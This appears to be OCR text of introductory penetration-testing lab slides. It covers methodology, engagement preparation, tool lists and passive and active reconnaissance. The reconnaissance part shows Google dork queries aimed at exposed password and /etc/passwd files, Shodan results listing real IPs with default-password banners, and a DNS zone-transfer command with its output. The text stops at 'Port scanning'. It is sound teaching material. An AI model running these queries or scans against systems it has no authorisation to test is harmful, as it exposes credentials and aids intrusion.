LAB 01: THEORY

Introduction to
Penetration Testing

TOPICS

- Methodology
- Preparation
- Test procedures
- Tool selection

BASIC TERMINOLOGY

- Shell – Access to the command line terminal or command prompt.
- IDS – Intrusion Detection System. A security countermeasure that detects and logs events of attacks.
- IPS – Intrusion Prevention System. A security countermeasure that detects and blocks attacks.


BASIC TERMINOLOGY

- **Exploit** – A piece of code that takes advantage of a vulnerability.
- **0Day** – Zero day; A vulnerability that is unknown to the vendor and the general public.
- **Hash** – A condensed & unique representation of a message or a data file.
- **Superuser** – The highest privileged user on a system. Also referred to as “root” or “admin”.

METHODOLOGY

1. Planning & preparation.
2. Assessment
   1. Information gathering
   2. Network mapping
   3. Vulnerability identification
   4. Exploitation
   5. Gaining access & privilege escalation
   6. Post exploitation
   7. Deeper penetration
   8. Maintaining access
3. Clean up & reporting

METHODOLOGY



PLANNING & PREPARATION

ASSESSMENT

1. Information Gathering
2. Network Mapping
3. Vulnerability Identification
4. Exploitation
5. Gaining Access & Privilege Escalation
6. Post Exploitation
7. Deeper Penetration
8. Maintaining Access

CLEANUP & REPORTING


PREPARATION

- Make sure all legal contracts are signed such as the engagement letter (LoE) and the Non-Disclosure Agreement (NDA) by someone in authority.
- Confirm the following details:
  - The engagement team
  - The scope of work
  - The time frame for testing
  - Test cases & escalation path
- Ensure that your tools are up-to-date.
- Prepare a checklist of your activities.

PREPARATION

- Always check and record your IP address.
- Keep a log book
  - Document your activities:
    - Time
    - Event
  - Keep track of system changes:
    - Files uploaded
    - Accounts created
    - Software installed
    - System file modifications
- Always collect evidence of findings.

LIFE CYCLE



INFORMATION GATHERING

NETWORK MAPPING

VULNERABILITY IDENTIFICATION

FURTHER ENUMERATION

GAINING ACCESS & PRIV ESCALATION

EXPLOITATION

MAINTAINING ACCESS

COVERING TRACKS

TOOLS

Vulnerability Scanners

- Commercial:
  - Tennable Nessus
  - Foundstone Foundscan
  - GFI Languard
  - Eeye Retina
- Free / Open Source:
  - OpenVAS
  - Skipfish

TOOLS

Exploitation Frameworks

- Commercial:
  - Core Impact
  - Immunity Canvas
  - Metasploit Pro
- Free / Open Source:
  - Metasploit

TOOLS

Related Tools

- Hacking / forensic toolkits:
  - Kali Linux
  - Helix
  - Samurai
- Password crackers:
  - John the ripper
  - THC Hydra
  - oclHashCat

TOOLS

Related Tools

- Web hacking:
  - Commercial:
    - IBM AppScan
    - HP Webinspect
    - Acunetix Web Vulnerability Scanner
  - Free / Open Source:
    - Nikto
    - SQLMap
    - SQLNinja
    - Burp Suite
    - Arachni
    - W3af

INFORMATION GATHERING

- The technique of gathering information about computer systems and the entities they belong to.
- Essential towards any type of testing.
- Information gathering methods:
  - Active
    - Gathering information from sources which could alert the system owners.
  - Passive
    - Gathering information from publicly available sources.


INFORMATION GATHERING

Passive Information Gathering

- Information is gathered from public sources.
- Information is collected without the system owner’s knowledge.
- Information source:
  - Search engines
  - Forums
  - Mailing lists
  - Documents

INFORMATION GATHERING

Google Hacking



Welcome to the google hacking database

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!


Search Google Dorks

Latest Google Hacking Entries

Date	Title	Category
2013-04-23	allintext: /iissamples/default/	Files containing juicy info
2013-04-22	filetype:ini "This is the default settings fi…	Files containing juicy info
2013-04-22	filetype:php -site:php.net intitle:phpinfo "p…	Files containing juicy info
2013-04-22	inurl:/voice/advanced/ intitle:Linksys SPA configu…	Various Online Devices
2013-04-22	inurl:"/root/etc/passwd" intext:"ho…	Files containing usernames
2013-04-22	intext:"root:x:0:0:root:/root:/bin/bash"…	Files containing usernames
2013-04-22	filetype:sql insite:pass && user	Files containing passwords
2013-04-22	Serv-U (c) Copyright 1995-2013 Rhino Software, Inc…	Pages containing login portals
2013-04-09	filetype:config inurl:web.config inurl:ftp	Files containing passwords
2013-04-09	allintext: "Please login to continue…"…	Pages containing login portals

INFORMATION GATHERING

OS identification with Netcraft



OS, Web Server and Hosting History for www.youtube.com


http://www.youtube.com was running Apache on unknown when last queried at 20-Aug-2007 09:36:49 GMT - refresh now Site Report
Try out the Netcraft Toolbar!

FAQ

OS	Server	Last changed	IP address	Netblock Owner
unknown	Apache	15-Aug-2007	208.65.153.238	YouTube, Inc.
Linux	Apache	14-Aug-2007	208.65.153.238	YouTube, Inc.
unknown	Apache	31-Jul-2007	208.65.153.238	YouTube, Inc.
unknown	unknown	30-Jul-2007	208.65.153.238	YouTube, Inc.
Linux	Apache	29-Jul-2007	208.65.153.238	YouTube, Inc.
unknown	Apache	26-Jul-2007	208.65.153.238	YouTube, Inc.
unknown	unknown	25-Jul-2007	208.65.153.238	YouTube, Inc.
unknown	Apache	16-Jul-2007	208.65.153.251	YouTube, Inc.
unknown	Apache	13-Jul-2007	208.65.153.251	YouTube, Inc.
Linux	Apache	11-Jul-2007	208.65.153.251	YouTube, Inc.

INFORMATION GATHERING

Information gathering with Shodan



"default password"

Results **1 - 10** of ab

Services

FTP	8,001
HTTP	3,427
HTTP Alternate	107
Memcache	10
Redis	3

Top Countries

United States	5,239
Japan	2,987
Germany	1,521
Netherlands	521
Taiwan	168

Top Cities

132.230.71.2
Albert-Ludwigs-Universitaet Freiburg
Added on 14.05.2013
Freiburg
Details

```
HTTP/1.0 401
Server: PrintSir WEBPORT 1.1
Date: Sat, 21 Dec 1996 12:00:00 GMT
WWW-Authenticate: Basic realm="Default password:1234"
```

159.149.4.145
Universita' di Milano
Added on 14.05.2013
Milan
Details

```
HTTP/1.0 401
Date: Sat, 21 Dec 1996 12:00:00 GMT
WWW-Authenticate: Basic realm="Default password:1234"
```

128.121.50.113
Verio Web Hosting
Added on 14.05.2013
Englewood

```
220-
220-##############################################
220-Welcome to your FTP server!
```


INFORMATION GATHERING

Active Information Gathering

- Actively probe the target systems.
- Might get detected by the system owner.
- Possibly IP being logged.
- Information source:
  - DNS records
  - Zone transfers
  - Whois lookup
  - Mail servers
  - Active directory
  - Content mirroring

INFORMATION GATHERING


DNS querying



```
root@root:/pentest/enumeration/dns/fierce# perl fierce.pl -dns searching-eye.com
DNS Servers for searching-eye.com:
        prv1.hostupon.com
        prv2.hostupon.com

Trying zone transfer first...
        Testing prv1.hostupon.com

Whoah, it worked - misconfigured DNS server found:
searching-eye.com.      86400   IN      SOA     prv1.hostupon.com. support.hostupon.com. (
                                        2011111617      ; Serial
                                        86400   ; Refresh
                                        7200    ; Retry
                                        3600000 ; Expire
                                        86400 ) ; Minimum TTL
searching-eye.com.      14400   IN      MX      0 searching-eye.com.
searching-eye.com.      14400   IN      MX      10 mx.searching-eye.com.
searching-eye.com.      14400   IN      MX      15 infosecinstitute.searching-eye.com.
searching-eye.com.      14400   IN      MX      20 infosectutorial.searching-eye.com.
searching-eye.com.      86400   IN      NS      prv1.hostupon.com.
searching-eye.com.      86400   IN      NS      prv2.hostupon.com.
searching-eye.com.      14400   IN      A       174.36.180.4
cpanel.searching-eye.com.       14400   IN      A       174.36.180.4
ftp.searching-eye.com.  14400   IN      A       174.36.180.4
infosecinstitute.searching-eye.com.     14400   IN      A       74.125.236.81
localhost.searching-eye.com.    14400   IN      A       127.0.0.1
mail.searching-eye.com. 14400   IN      CNAME   searching-eye.com.
prateek.searching-eye.com.      14400   IN      CNAME   infosecinstitute.com.
sanjeev.searching-eye.com.      14400   IN      A       174.36.180.4
www.sanjeev.searching-eye.com.  14400   IN      A       174.36.180.4
webdisk.searching-eye.com.      14400   IN      A       174.36.180.4
webmail.searching-eye.com.      14400   IN      A       174.36.180.4
whm.searching-eye.com.  14400   IN      A       174.36.180.4
```

INFORMATION GATHERING

Website mirroring



Site mirroring in progress [2/2 (+14), 315435 bytes] - [www.usefulfreewarte.net.whtt]

In progress: Transferring data..

Information


```
Bytes saved:         308,04KiB                   Links scanned:   2/2 (+14)
Time:                13s                         Files written:   15
Transfer rate:       24,32KiB/s (16,86KiB/s)     Files updated:   0
Active connections:  4                           Errors:          0
```

☑ Actions:

```
scanning   w.usefulfree...ploads/2007/09
receive    w.usefulfree...ploads/2007/09/fsiv_fullscreen.jpg
receive    w.usefulfree...ploads/2007/09/fsiv_browse.jpg
receive    w.usefulfree...ploads/2007/09/truecrypt1.jpg
```

INFORMATION GATHERING

Maltego



Entity type	Domain
Value	freenet.de
Weight	400
Domain Whois	Domain: freenet.deDo...

GENERATION INFORMATION		
Result	freenet.de	(Domain)
Source	freenet.de	(Domain)
Gen. by	To Phone number [whois]	2009-2-19 9:28

GENERATION INFORMATION		
Result	freenet.de	(Domain)
Source	freenet.de	(Domain)
Gen. by	To Email address [whois]	2009-2-19 9:28


```
  - No results from SearchEngine
Transform "To Website [links on page]" completed with 0 results
Transform "To Domain [Expand]" completed with 0 results
  - No results trying to expand the domain
  - Timeout connecting to ServerSniff
```

NETWORK MAPPING

- Helps visualize the network topology.
- Involves the following activities:
  - Enumerating and verifying live hosts
  - Port scanning
  - Service identification
  - Operating system identification
  - Identifying critical servers

NETWORK MAPPING

Port scanning



